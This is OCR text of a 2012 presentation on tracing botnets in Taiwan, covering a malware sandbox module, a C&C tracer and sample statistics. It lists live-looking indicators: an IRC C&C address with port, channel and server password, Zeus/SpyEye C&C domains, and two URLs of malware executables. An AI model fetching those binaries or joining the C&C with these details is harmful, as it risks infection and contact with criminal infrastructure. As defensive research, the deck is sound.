Tracing Botnet in Taiwan

Kai – Chi Chang (K.C.)


2012/11/12

Botnet@icst.org.tw

NESOKING@Gmail.com

Outline


- My organization
- The domain knowledge of Botnet
- The analysis architecture for Botnet
  - Botnet Analysis Module (BAM)
  - C&C Tracer
  - Botnet Tracer
- The Botnet in Taiwan
  - Case Study Ⅰ IRC Botnet
  - Case Study Ⅱ HTTP Botnet
- Cooperation in Taiwan
- Conclusion & Future Work




My Organization

- I work for III (Institute for Information Industry)
- My department is Cyber Trust Technology Institute — Information Security Service Center
- I join ICST project, tracing Botnet is a part of ICST project

The domain knowledge of Botnet




The analysis architecture for botnet



Botnet Analysis Module (BAM)

- This module works in closed environment



BAM's Analysis Result

Behavior | Detail

[Attribute]

- file name : 5932445.bin
- md5 : 16EB0869D69A56A0FEC761A8880BD70A
- pack scan : ScanMode[Deep] : Microsoft Visual C++ 6.0 [Debug]
- Clam Win AV scan result : Not Found

[Network]


- DNS :
  - checkip.dyndns.org
  - www.whatismyip.com
- IRC :
  - C&C : 173.163.151.27
  - port : 9595
  - channel : #http
  - user : MEAT * 0 :IRC-
  - nick : {iNF-00-TWN-XP-IRC--7735}
  - server pass : prison
  - userhost :
  - channel mode :
  - user mode :
- HTTP :
  - 2011-01-10 02:17:20 | GET | http://www.whatismyip.com/
  - 2011-01-10 02:17:20 | GET | http://www.whatismyip.com/
  - 2011-01-10 02:17:59 | GET | http://www.whatismyip.com/
  - 2011-01-10 02:17:59 | GET | http://checkip.dyndns.org/
  - 2011-01-10 02:17:59 | GET | http://checkip.dyndns.org/
  - 2011-01-10 02:17:59 | GET | http://checkip.dyndns.org/

Performance of BAM

- From Jan. to Sep. in 2012 , BAM analyzed **41,853** malware samples
  - **41,396** samples had been collected from "**Honeynet**"
  - **457** samples had been downloaded by "**Botnet Tracer**"
  - The total bots amounted to **4,454** (10%)
- HTTP Real-Time Detector (plug-in of BAM)
  - Intercept **22,813** HTTP request URL of botnet
  - **6,795** malicious URL are connected to intermediate nodes or download sites


Performance of BAM

- By using **VirusTotal** scanning service and depending on the result of **Kaspersky** antivirus software
  - Protocol statistics of all **4,454** bots :



C&C Tracer


- DN map IP address
- IP address map location information



C&C Tracer

» records 1 - 55 / total 55 record to 1 page

IP	Last Seen Time	Detail
60.19[redacted]4.78	2011-03-31 18:10:56	detail
140.13[redacted]9.169	2011-03-29 14:52:52	detail
111.[redacted].96	2011-03-14 09:37:41	detail
118.23[redacted]1.41	2011-03-07 17:34:00	detail
180.1[redacted].235	2011-03-07 17:34:00	detail
210.64[redacted].183	2011-03-07 17:34:00	detail
59.11[redacted]3.57	2011-03-07 17:34:00	detail
218.16[redacted]8.191	2011-03-07 17:34:00	detail
218.16[redacted]8.101	2011-03-07 17:34:00	detail
122.12[redacted]6.170	2011-03-07 17:34:00	detail
61.223[redacted].149	2011-03-07 11:25:00	detail
59.12[redacted].166	2011-03-07 11:25:00	detail
59.115[redacted].170	2011-03-07 11:25:00	detail
59.104[redacted].205	2011-03-07 11:25:00	detail
125.22[redacted]4.30	2011-03-07 11:25:00	detail



Mozilla Firefox

http://10.3.106.55/botnet/tracer/CNC_tracer/sp/detailTWCNC.php?ip=140.13[redacted]

15 Domain Mapping to 140.13[redacted]169

C&C	Port	#IP	#ASN	#CC	#ISP	Source
adventurewaspos.com	80	12	14	9	15	MalwareDomainList ZeusTrackerAbuseCH
blackfuril.ru	80	27	29	16	29	ZeusTrackerAbuseCH
browndrives.com	80	25	27	15	27	ZeusTrackerAbuseCH
casualhopperois.com	80	9	10	7	11	MalwareDomainList ZeusTrackerAbuseCH
dsrv.kz	80	35	32	17	32	ZeusTrackerAbuseCH
funswarmsag.ru	80	27	29	15	28	ZeusTrackerAbuseCH
gnomsmotor.ru	80	26	25	14	25	ZeusTrackerAbuseCH
greensinkod.com	80	17	19	10	20	MalwareDomainList ZeusTrackerAbuseCH
picomarkets.ru	80	29	31	17	30	AMaDaAbuseCH SpyEyeTrackerAbuseCH
purpleflase.com	80	26	28	15	28	ZeusTrackerAbuseCH
purplepron.ru	80	28	27	16	26	ZeusTrackerAbuseCH
sdlls.ru	80	31	31	18	31	ZeusTrackerAbuseCH
vdir.kz	80	30	28	14	27	ZeusTrackerAbuseCH
vstd.kz	80	26	28	15	28	MalwareDomainList ZeusTrackerAbuseCH
www.sdlls.ru	80	29	29	16	30	MalwareDomainList

URL of Binary

casualhopperois.com/czl/clz.exe
picomarkets.ru/dfg35/bin/build.exe

URL of Configuration

